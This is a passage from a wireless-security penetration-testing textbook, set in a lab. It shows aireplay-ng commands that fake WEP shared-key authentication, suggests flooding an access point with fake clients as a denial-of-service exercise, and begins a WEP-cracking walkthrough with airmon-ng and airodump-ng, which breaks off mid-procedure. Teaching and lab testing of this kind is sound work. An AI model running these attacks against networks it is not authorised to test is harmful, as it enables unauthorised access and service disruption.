6. In order to fake a shared key authentication, we will use the `aireplay-ng` tool. We run the `aireplay-ng -1 0 -e "Wireless Lab" -y keystream-01-00-21-91-D2-8E-25.xor -a <mac> -h AA:AA:AA:AA:AA:AA mon0` command. This `aireplay-ng` command uses the keystream we retrieved in step 5 and tries to authenticate with the access point with SSID Wireless Lab and MAC address `00:21:91:D2:8E:25`, and uses an arbitrary client MAC address `AA:AA:AA:AA:AA:AA`. Fire up Wireshark and sniff all packets of interest by applying a `wlan.addr == AA:AA:AA:AA:AA:AA` filter. We can verify this using Wireshark. You should see a trace on the Wireshark screen, as shown in the following screenshot:




7. The first packet is the authentication request sent by the `aireplay-ng` tool to the access point:




8. The second packet consists of the access point sending the client challenge text, as shown in the following screenshot:




9. In the third packet, the tool sends the encrypted challenge to the access point:




10. As the `aireplay-ng` tool used the derived keystream for encryption, the authentication succeeds and the access point sends a success message in the fourth packet:



11. After the authentication succeeds, the tool fakes an association with the access point, which succeeds as well:



12. If you check the wireless logs in your access point's administrative interface, you should now see a wireless client with the MAC address **AA:AA:AA:AA:AA:AA** connected:



What just happened?

We were successful in deriving the keystream from a shared authentication exchange, and we used it to fake an authentication to the access point.

Have a go hero – filling up the access point's tables

Access points have a maximum client count after which they start refusing connections. By writing a simple wrapper over aireplay-ng, it is possible to automate and send hundreds of connection requests from random MAC addresses to the access point. This will end up filling the internal tables and once the maximum client count is reached, the access point will stop accepting new connections. This is typically what is called a **Denial of Service** (**DoS**) attack and can force the router to reboot or make it dysfunctional. This can lead to all the wireless clients being disconnected and being unable to use the authorized network.

Check whether you can verify this in your lab!

Pop quiz – WLAN authentication

Q1. How can you force a wireless client to re-connect to the access point?

1. By sending a deauthentication packet.
2. By rebooting the client.
3. By rebooting the access point.
4. All of the above.

Q2. What does Open Authentication do?

1. It provides decent security.
2. It provides no security.
3. It requires the use of encryption.
4. None of the above.

Q3. How does breaking Shared Key Authentication work?

1. By deriving the keystream from the packets.
2. By deriving the encryption key.
3. By sending deauthentication packets to the access point.
4. By rebooting the access point.

Summary

In this chapter, we learnt about WLAN Authentication. Hidden SSIDs are a security-through-obscurity feature and are is relatively simple to beat. MAC address filters do not provide any security, as MAC addresses can be sniffed from the air from the wireless packets. This is possible because the MAC addresses are unencrypted in the packet. Open Authentication provides no real authentication at all. Shared Key Authentication is a bit tricky to beat but, with the help of the right tools, we can derive the store and the keystream, using which it is possible to answer all future challenges sent by the access point. The result is that we can authenticate without needing to know the actual key.

In the next chapter, we will take a look at different WLAN encryption mechanisms—WEP, WPA, and WPA2—and look at the insecurities that plague them.

4
WLAN Encryption Flaws

"640K is more memory than anyone will ever need."

Bill Gates, Founder, Microsoft

Even with the best of intentions, the future is always unpredictable. The WLAN committee designed WEP and then WPA to be foolproof encryption mechanisms but, over time, both these mechanisms had flaws that have been widely publicized and exploited in the real world.

WLAN encryption mechanisms have had a long history of being vulnerable to cryptographic attacks. It started with WEP in early 2000, which eventually was completely broken. In recent times, attacks are slowly targeting WPA. Even though there is no public attack available currently to break WPA in all general conditions, there are attacks that are feasible under special circumstances.

In this chapter, we will take a look at the following topics:

- Different encryption schemas in WLANs
- Cracking WEP encryption
- Cracking WPA encryption

WLAN encryption

WLANs transmit data over the air and thus there is an inherent need to protect data confidentiality. This is best done using encryption. The WLAN committee (IEEE 802.11) formulated the following protocols for data encryption:

- **Wired Equivalent Privacy** (**WEP**)
- **Wi-Fi Protected Access** (**WPA**)
- **Wi-Fi Protection Access v2** (**WPAv2**)

In this chapter, we will take a look at each of these encryption protocols and demonstrate various attacks against them.

WEP encryption

The **WEP protocol** was known to be flawed as early as 2000 but, surprisingly, it is still continuing to be used and access points still ship with WEP enabled capabilities.

There are many cryptographic weaknesses in WEP and they were discovered by Walker, Arbaugh, Fluhrer, Martin, Shamir, KoreK, and many others. Evaluation of WEP from a cryptographic standpoint is beyond the scope of this book, as it involves understanding complex math. In this section, we will take a look at how to break WEP encryption using readily available tools on the BackTrack platform. This includes the entire `aircrack-ng` suite of tools—`airmon-ng`, `aireplay-ng`, `airodump-ng`, `aircrack-ng`, and others.


The fundamental weakness in WEP is its use of RC4 and a short IV value that is recycled every 224 frames. While this is a large number in itself, there is a 50 percent chance of four reuses every 5,000 packets. To use this to our advantage, we generate a large amount of traffic so that we can increase the likelihood of IVs that have been reused and thus compare two cipher texts encrypted with the same IV and key.

Let's now first set up WEP in our test lab and see how we can break it.


Time for action – cracking WEP

Follow the given instructions to get started:

1. Let's first connect to our access point Wireless Lab and go to the settings area that deals with wireless encryption mechanisms:



2. On my access point, this can be done by setting the **Security Mode** to WEP. We will also need to set the WEP key length. As shown in the following screenshot, I have set WEP to use **128bit** keys. I have set the default key to **WEP Key 1** and the value in hex to `abcdefabcdefabcdefabcdef12` as the 128-bit WEP key. You can set this to whatever you choose:



3. Once the settings are applied, the access point should now be offering WEP as the encryption mechanism of choice. Let's now set up the attacker machine.


4. Let's bring up `Wlan0` by issuing the following command:

```
ifconfig wlan0 up
```

5. Then, we will run the following command:

```
airmon-ng start wlan0
```


6. This is done so as to create `mon0`, the monitor mode interface, as shown in the following screenshot. Verify that the `mon0` interface has been created using the `iwconfig` command:



7. Let's run `airodump-ng` to locate our lab access point using the following command:

`airodump-ng mon0`


8. As you can see in the following screenshot, we are able to see the Wireless Lab access point running WEP:




9. For this exercise, we are only interested in the Wireless Lab, so let's enter the following command to only see packets for this network:

```
airodump-ng -bssid 00:21:91:D2:8E:25 --channel 11 --write
WEPCrackingDemo mon0
```

The preceding command line is shown in the following screenshot:




10. We will request `airodump-ng` to save the packets into a `pcap` file using the `--write` directive:




11. Now let's connect our wireless client to the access point and use the WEP key as `abcdefabcdefabcdefabcdef12`. Once the client has successfully connected, `airodump-ng` should report it on the screen.


12. If you do an `ls` in the same directory, you will be able to see files prefixed with `WEPCrackingDemo-*`, as shown in the following screenshot. These are traffic dump files created by `airodump-ng`:



